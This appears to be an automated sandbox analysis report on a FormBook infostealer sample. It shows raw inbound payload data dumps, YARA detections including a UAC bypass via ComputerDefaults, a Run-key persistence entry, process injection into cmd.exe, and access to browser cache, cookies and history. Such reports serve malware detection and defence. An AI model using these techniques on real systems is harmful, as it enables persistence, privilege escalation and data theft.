Data Ascii: 6U^VP%U`RUzR5K15JZ&>^P)=WJK@;.^DSZ7(bxV$fgFA3\)Xf,2-P^yJQLA$ s7xXfCT{I?/ZTJ\HbR^U|7e&J\?G,RGAWLEvKZ
2022-08-08 12:00:14 UTC	148	IN	Data Raw: 73 32 31 26 fc cf 6b 2b 48 d5 51 37 55 9b 48 2c 31 f3 8b 8e 80 a5 a2 14 04 fb 17 0a 90 6c 3c 8c 01 a2 c5 4b a7 c3 50 66 be 4b 21 95 fc d7 d2 e6 43 d7 55 2c 48 97 e4 c3 60 64 f4 ed 2d 1d f5 33 44 64 55 af 18 fb 0a d8 d1 7f 4f c9 cd 64 89 dd 35 f5 e2 99 b2 58 d3 c7 06 53 3c a8 11 cd 58 58 3b 99 00 cb be b3 77 98 1a c8 cf ca c8 35 24 4d c3 5c cf b3 6a 23 2f b8 ba d1 c9 d1 fc 51 2a 2f e7 27 2e 48 4f 2c f8 0f c7 5a 62 e2 b7 71 c9 47 99 c1 16 c8 54 bb 54 74 db 31 84 d0 40 ae 54 66 5e 61 a1 46 9a 0d 10 ce 64 87 dc cf cd 48 e5 df 62 c6 e4 c2 25 68 ca 9d bf 43 a3 9f 3e 37 a5 7a 62 d2 0c 33 cd 3b 34 c9 60 58 44 d4 1f cd 4a 6d d4 99 c4 5d 2c c2 0f b3 cb d5 5e 8d 55 ac 76 53 b9 4a c5 c5 66 3b 20 76 0f c5 06 d8 eb 59 ca 51 c9 11 81 55 bd f9 f7 06 4b 27 11 74 ae d2 ec Data Ascii: s21&k+HQ7UH,1l<KPfK!CU,H`d-3DdUOd5XS<XX;w5$M\j#/Q*/'.HO,ZbqGTTt1@Tf^aFdHb%hC>7zb3;4`XDJm],^UvSJf; vYQUK't
2022-08-08 12:00:14 UTC	152	IN	Data Raw: 22 b9 d2 41 07 1d dc 49 ac d8 42 bd 40 1a ff 07 1e 63 c9 62 50 c1 62 12 01 b2 20 e4 cf 54 43 ec f7 b8 1b 1d c4 ae 43 40 66 c3 39 58 fb 2b 28 04 98 12 ce 1a 07 88 20 fa 96 a3 a0 8d 4d c5 d2 f0 0c e6 c9 c1 2f f5 f3 21 d2 3b c9 cd c3 5c c7 83 1d c5 ff c4 c9 c3 b2 58 07 c7 50 c5 d7 66 5a 0b 35 45 a7 50 52 39 79 e9 c6 2f c0 c2 33 b8 9f cf 60 d6 54 fd d3 42 55 98 83 b9 58 5c e6 21 7b 4f 52 52 6b 80 f1 b8 d7 13 19 2d cd 17 2d 3c 1d dc 2e 58 b7 94 f9 8b da 60 3b 25 91 ce 5c 4a 23 6f dd 4a 64 c9 c3 b6 d4 95 c7 c3 c5 d7 d7 8f c6 c1 9c 62 c3 c1 5c a0 d1 5e ac c9 94 bb 13 60 59 a5 ae 79 90 fb 87 65 c9 fd d7 57 b4 8c 28 ae 56 b7 1f e3 1c ff ef 9d 92 7b fc 8c 92 eb 48 d1 dc 2e d1 ac da 54 23 ba 99 4c 88 67 c3 cf 3e 5f dd 29 d8 dc c9 50 31 1b 84 33 7f c8 d7 5a be f6 d9 Data Ascii: "AIB@cbPb TCC@f9X+(M/!;\XPfZ5EPR9y/3`TBUX\!{ORRk--<.X`;%\J#oJdb\^`YyeW(V{H.T#Lg>_)P13Z
2022-08-08 12:00:14 UTC	156	IN	Data Raw: 26 e9 1f b8 21 d2 b7 c9 cd bf cf a2 27 99 1b ad 35 dd 47 a5 60 a2 42 c3 56 8e 97 7e cf 50 5e 01 af ca 05 93 07 55 10 ff e4 93 90 53 7f 96 3d 2c 90 51 c7 c7 66 2b a5 d4 89 86 49 cc 72 a4 ca c4 2d db 02 c9 d7 4c 03 e2 a5 bb b9 5a 56 90 c0 e7 73 aa d3 cc 9b c4 45 28 c3 5c bb 2a d1 d6 5e 32 37 6f 05 98 08 a7 b5 56 41 67 b8 90 83 24 94 4c 7d 51 4a 60 50 4f f1 2d 4c 09 58 cf 60 6b 48 0e 57 35 88 26 cc b9 58 c9 76 de 42 5a d6 44 c3 34 37 8d 8e e9 3e 8e f9 03 bb b9 ac 03 8d e2 82 60 ae 37 2d c6 a8 31 35 1b c4 b4 1e 1b 42 a8 c7 4d 44 ba b4 13 0e 59 25 8b e4 66 5e 56 c1 7a 50 c1 5c e6 85 d2 95 b9 59 cc 35 b8 d0 a7 1b 50 ca 51 cf 4b 4d cf 55 53 b8 aa 8d 65 85 c1 71 12 8a c9 60 1d 1a b5 9b cd d1 13 b5 f1 b2 33 79 d6 36 57 9e 29 11 10 e6 1d 7f 51 b9 4a cf 6b 72 be 35 Data Ascii: &!'5G`BV~P^US=,Qf+Ir-LZVsE(\*^27oVAg$L}QJ`PO-LX`kHW5&XvBZD47>`7-15BMDY%f^VzP\Y 5PQKMUSeq`3y6W)QJkr5
2022-08-08 12:00:14 UTC	160	IN	Data Raw: 58 66 48 2b 51 23 4a d6 19 06 2e c9 52 62 69 57 b4 eb 3f 31 19 15 99 25 4a c5 c7 7a c3 da d7 a7 c6 89 95 ca 6b df 75 07 d6 0c ff ed b5 a0 45 87 dc 5e cf ff 7f df 66 58 cf 3d c7 c5 60 52 c8 0e 66 c3 b9 58 d1 c3 5c e2 4d 7b a8 d7 a4 c4 d1 c9 d1 d3 a1 2a c0 4a 48 5c 58 2c 2e 52 a4 56 9e d5 0b 50 9c cd 96 5c 8c 19 54 54 4c bf e6 44 d3 c9 cd de cc ce 66 58 d7 43 ce e2 d3 c1 50 3d d4 da 33 cd 58 5e e2 99 9f bc 20 f4 54 d5 a2 5f df c4 c3 8c c9 d1 54 c9 40 a5 53 94 d7 62 5f 7b 80 35 c7 22 e0 d3 4a 4c c1 dc 57 2e 52 62 8c 20 ed 33 c1 58 58 cb a3 3e a8 e0 79 47 1f 4d 46 62 cb e8 d2 db b6 66 58 d3 56 ce 2e 2f 38 1f 9b bb a4 5e cf 5d 8e df c4 c9 5e d5 5e b3 a1 29 c7 92 aa 4f 3c 58 d3 06 9e df d3 c3 50 88 de e2 d1 c9 d7 98 51 e6 62 bb b9 ea c1 5a 58 15 de 7f cb 35 5e Data Ascii: XfH+Q#J.RbiW?1%JzkuE^fX=`RfX\M{*JH\X,.RVP\TTLDfXCP=3X^ T_T@Sb_{5"JLW.Rb 3XX>yGMFbfXV./8^]^^)O<XPQbZX5^
2022-08-08 12:00:14 UTC	164	IN	Data Raw: 9d 94 12 6f a6 92 7f 17 78 34 fd 60 58 66 48 16 8c 92 ac f1 34 5d f4 11 61 f6 56 80 b2 9b d5 c7 ef 50 42 ab 68 f2 0a ae e6 88 e6 f2 90 d3 2a 63 14 7e cd c2 8e 90 54 a0 1e 86 44 e3 b5 f2 5f 8a 36 8d 2c fd 16 02 e5 60 37 ba 17 d6 f9 b9 25 d4 62 e1 bf cb dd 9d 53 44 f3 06 ef 9f 0a 40 c3 40 67 d7 71 78 6b f7 f0 59 7c b4 9f 4e f1 87 92 f9 e2 0e f7 0c 57 25 9b d5 4c ce 81 07 bc 25 36 bf b9 c6 58 1a 41 6a be 9f 1c fa 14 60 94 5c b5 d5 c1 13 4d 9a c3 c2 b1 97 5f 95 20 b6 b9 ae 6f e4 c8 91 65 55 d8 4c a8 90 3b 5b 05 76 e6 e4 96 16 54 18 32 52 32 3d be b6 f3 12 f0 4b ed ae cd 91 c6 53 de 8a b5 57 28 14 f0 0c 84 ba ae 17 fa 93 a8 9b a5 b1 76 4e 77 ea 52 02 de 51 e6 a3 0a 59 eb 2f 7a 68 9c e2 19 a6 cc b0 59 86 e9 59 db b0 cc b1 0a 0b 09 b8 13 77 7a 48 24 16 07 8e 77 Data Ascii: ox4`XfH4]aVPBh*c~TD_6,`7%bSD@@gqxkY|NW%L%6XAj`\M_ oeUL;[vT2R2=KSW(vNwRQY/zhYYwzH$w
2022-08-08 12:00:14 UTC	168	IN	Data Raw: 9d cf 60 56 c5 ef 49 bf 56 95 c7 6f 9d 4c 04 e6 2f 98 f0 bd 9f f6 6b 60 58 66 4a f3 de aa 4e 0a bd a6 2e 5c f0 c9 7b 18 c9 36 17 2c cd c3 5c 48 e7 d6 c1 9c 32 5c 61 b2 dd 8f bb ab a2 32 c9 66 5e 50 84 51 48 80 8f c3 64 8d 60 81 e8 42 66 58 cf d1 df 47 b6 cb 14 cf f0 c8 35 9a 02 62 fb 42 5e 3a 8e 75 d1 c9 60 c9 eb c8 b6 58 91 bf 0f 2c cd 69 d1 7f 22 4a a3 92 9b 50 c9 cd 52 f1 ca 5a 13 40 d7 75 d1 86 91 a8 6a 14 bf 95 98 2c 66 5e c1 58 7c 43 b9 5a 08 21 bc fe 50 2a bb 16 37 6d 60 56 54 d7 84 d4 bb 2e a4 3c 58 60 52 5c 6a 51 ba c7 24 21 5c 93 48 98 3e 70 6f 5a 85 0a d5 20 a4 2c 52 d1 56 5a eb 4d c9 2c e3 61 64 ef 79 35 7f 79 cb 99 ac a7 58 5c c7 52 e7 e4 d1 4c 8d bd 79 0d b5 c1 5c bb 60 80 4f 19 c9 14 b2 a2 6d dd b3 48 36 5d 65 c7 66 c3 48 7a 53 ba c7 14 66 Data Ascii: `VIVoL/k`XfJN.\{6,\H2\a2f^PQHd`BfXG5bB^:u`X,i"JPRZ@uj,f^X|CZ!P*7m`VT.<X`R\jQ$!\H>poZ ,RV ZM,ady5yX\RLy\`OmH6]efHzSf
2022-08-08 12:00:14 UTC	172	IN	Data Raw: c7 8e 50 cd d3 35 51 95 66 55 74 75 c9 5e 48 be 3b 8f 38 5a 19 46 52 48 50 ac 3d 24 ea 75 ae 36 66 60 c1 b0 57 8f 87 40 cb d8 4a 48 c1 c4 e4 20 f1 fc 0b ba 64 cf 58 d1 e2 0a 62 56 0c 7a 54 bb bf d5 cc 8b 96 76 cb 84 54 66 c1 66 51 08 de 88 72 32 cd 4a 48 5a 53 20 52 4e 54 48 5e d1 cf 5c 49 93 2e fd 0a b1 48 c9 b9 5e e2 0e d8 f3 25 5d 60 58 b9 48 49 12 b9 23 e0 9c 48 58 c9 bf e6 7b d3 bb 9e 7f cf c1 50 f5 cc 95 6b 7b 2a 97 bb 66 50 df 4d 91 6d fe ca d7 66 58 bf 7e ce 20 df ee b9 b3 4a 60 c7 78 e6 26 39 89 ec a5 d1 c7 cd 6e 55 0e 61 79 81 54 c9 d1 cb e1 c8 8b 20 64 ee 58 58 d1 c1 76 d4 97 94 bc 1e 02 58 c1 52 dd 3d 18 db ba 34 c6 c1 58 54 7b 53 10 07 4f c7 68 66 58 5a 1e 57 95 22 ff 78 65 58 d7 c7 81 e6 8b 1d 75 54 22 60 cf c5 8d e0 0e 2a 7e 98 49 c7 c5 bf Data Ascii: P5QfUtu^H;8ZFRHP=$u6f`W@JH dXbVzTvTffQr2JHZS RNTH^\I.H^%]`XHI#HX{Pk{*fPMmfX~ J`x&9nUayT dXXvXR=4XT{SOhfXZW"xeXuT"`*~I
2022-08-08 12:00:14 UTC	176	IN	Data Raw: e6 e0 b4 6c 10 7d 32 c8 24 1b b9 e9 91 83 c4 64 db 22 cb c2 87 ae 85 23 60 ef 93 5c d0 08 1b 5c 19 08 c2 d1 d4 0e 33 1b 67 73 c6 44 d3 3d 2c 64 31 06 c3 c6 28 4a cc 59 d5 d6 2e 64 f2 58 b3 cb d5 5d 26 f1 c0 21 2f cd e6 42 19 52 29 2c 37 e6 9d 5c 4f 44 48 52 21 ca 55 c5 4d 49 c4 8c 9b 81 5b e3 99 c9 cf c7 a3 e4 ae 20 39 5c b8 51 cb f9 4d bf e1 8b b4 1f 28 bf 0f b7 d1 09 da d5 0d 9d 52 05 55 fe a7 b2 b9 c9 50 82 55 33 91 39 50 30 c6 b8 ff 28 1f 61 cd 47 35 41 af 1b 45 46 56 9d c2 09 28 21 45 54 8b 88 6e 2c 96 11 35 c4 d0 cd 22 51 d1 49 cc 5a d6 e4 4c a8 b1 1f 51 d7 43 a3 d7 55 9d 78 ac 28 56 d3 54 2e ef e9 17 a7 c0 5e 3f 9b 19 e4 5b c1 31 f0 c7 4d b7 c1 a8 2e c9 d8 f0 bd 49 46 25 59 72 1b 40 be 8b e4 c3 d1 81 a9 df 21 c5 a2 ba b2 11 d9 be 57 b7 0c f6 bb d1 Data Ascii: l}2$d"#`\\3gsD=,d1(JY.dX]&!/BR),7\ODHR!UMI[9\QM(RUPU39P0(aG5AEFV(!ETn,5"QIZLQCUx(VT.^?[1M.IF%Yr@!W

Timestamp	kBytes transferred	Direction	Data
2022-08-08 12:00:14 UTC	180	IN	Data Raw: c9 cd c3 5c b9 4a c5 c5 4a d7 c9 c3 62 58 5c c7 c3 c5 d7 c9 66 5e c1 c9 62 50 c1 5c bb d1 5e 5c c9 cf c7 66 58 cf 60 56 54 66 5a c7 c7 66 c3 b9 58 60 52 cd c7 62 52 c1 d7 d1 c9 60 58 66 bb 5e cd 62 bb b9 c9 50 cb c9 52 d1 56 cb d5 5e 50 c9 cd c3 5c b9 4a c5 c5 4a d7 c9 c3 62 58 5c c7 c3 c5 d7 c9 66 5e c1 c9 62 50 c1 5c bb d1 5e 5c c9 cf c7 66 58 cf 60 56 54 66 5a c7 c7 66 c3 b9 58 60 52 cd c7 62 52 c1 d7 d1 c9 60 58 66 bb 5e cd 62 bb b9 c9 50 cb c9 52 d1 56 cb d5 5e 50 c9 cd c3 5c b9 4a c5 c5 4a d7 c9 c3 62 58 5c c7 c3 c5 d7 c9 66 5e c1 c9 62 50 c1 5c bb d1 5e 5c c9 cf c7 66 58 cf 60 56 54 66 5a c7 c7 66 c3 b9 58 60 52 cd c7 62 52 c1 d7 d1 c9 60 58 66 bb 5e cd 62 bb b9 c9 50 cb c9 52 d1 56 cb d5 5e 50 c9 cd c3 5c b9 4a c5 c5 4a d7 c9 c3 62 58 5c c7 c3 c5 Data Ascii: \JJbX\f^bP\^\fX`VTfZfX`RbR`Xf^bPRV^P\JJbX\f^bP\^\fX`VTfZfX`RbR`Xf^bPRV^P\JJbX\f^bP\^\fX`VTfZfX`RbR`Xf^bPRV^P\JJbX\

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 1a#U00bb.exe PID: **6128**, Parent PID: **4548**

General

Target ID:	0
Start time:	14:00:11
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\1a#U00bb.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\1a#U00bb.exe"
Imagebase:	0x400000
File size:	732672 bytes
MD5 hash:	251EF95E26D436E7BFE64636978DCC4B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.303458989.0000000002268000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.303584675.00000000025FD000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.309895318.0000000003FE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.309895318.0000000003FE0000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.309895318.0000000003FE0000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.309895318.0000000003FE0000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.308846513.0000000003A5C000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.308846513.0000000003A5C000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.308846513.0000000003A5C000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.308846513.0000000003A5C000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Djfypqyfx	unicode	C:\Users\Public\Libraries\xfyqpyfjD.url	success or wait	1	2265D12	RegSetValueExA

Analysis Process: cmd.exe PID: **5692**, Parent PID: **6128**

General

Target ID:	5
Start time:	14:00:30
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /k
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.299959844.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.479329024.0000000003210000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000002.479329024.0000000003210000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.479329024.0000000003210000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.479329024.0000000003210000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.488703408.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000002.488703408.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.488703408.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.488703408.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.301342863.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.301342863.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.301342863.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.301342863.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.479803163.0000000003470000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000002.479803163.0000000003470000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.479803163.0000000003470000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.479803163.0000000003470000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.300799185.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.300799185.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.300799185.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.300799185.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.300389282.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000005.00000000.300389282.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.300389282.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.300389282.0000000050410000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	5042AE97	NtReadFile

Analysis Process: conhost.exe PID: **6124**, Parent PID: **5692**

General

Target ID:	7
Start time:	14:00:30
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Djfypqyfx.exe PID: **5068**, Parent PID: **3968**

General

Target ID:	11
Start time:	14:00:32
Start date:	08/08/2022
Path:	C:\Users\Public\Libraries\Djfypqyfx.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Djfypqyfx.exe"
Imagebase:	0x400000
File size:	732672 bytes
MD5 hash:	251EF95E26D436E7BFE64636978DCC4B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000B.00000000.319230317.00000000023A8000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.333596734.0000000003C01000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000B.00000000.333596734.0000000003C01000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.333596734.0000000003C01000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.333596734.0000000003C01000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	23A5290	InternetOpenUrlA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Djfypqyfx.exe	unknown	732672	success or wait	1	4034D1	ReadFile
C:\Users\Public\Libraries\Djfypqyfx.exe	unknown	732672	success or wait	1	2393141	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Djfypqyfxwyivtfoakxovbbaompeayl[1]	unknown	1024	success or wait	174	23A5A14	InternetReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Djfypqyfxwyivtfoakxovbbaompeayl[1]	unknown	1024	end of file	1	23A5A14	InternetReadFile

Analysis Process: Djfypqyfx.exe PID: **5460**, Parent PID: **3968**

General

Target ID:	15
Start time:	14:00:41
Start date:	08/08/2022
Path:	C:\Users\Public\Libraries\Djfypqyfx.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Djfypqyfx.exe"
Imagebase:	0x400000
File size:	732672 bytes
MD5 hash:	251EF95E26D436E7BFE64636978DCC4B
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000F.00000002.379536299.00000000022D8000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.381193910.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000002.381193910.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.381193910.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.381193910.0000000003B00000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.380920246.0000000003AD9000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000F.00000002.380920246.0000000003AD9000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.380920246.0000000003AD9000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.380920246.0000000003AD9000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	22D5290	InternetOpenUrlA
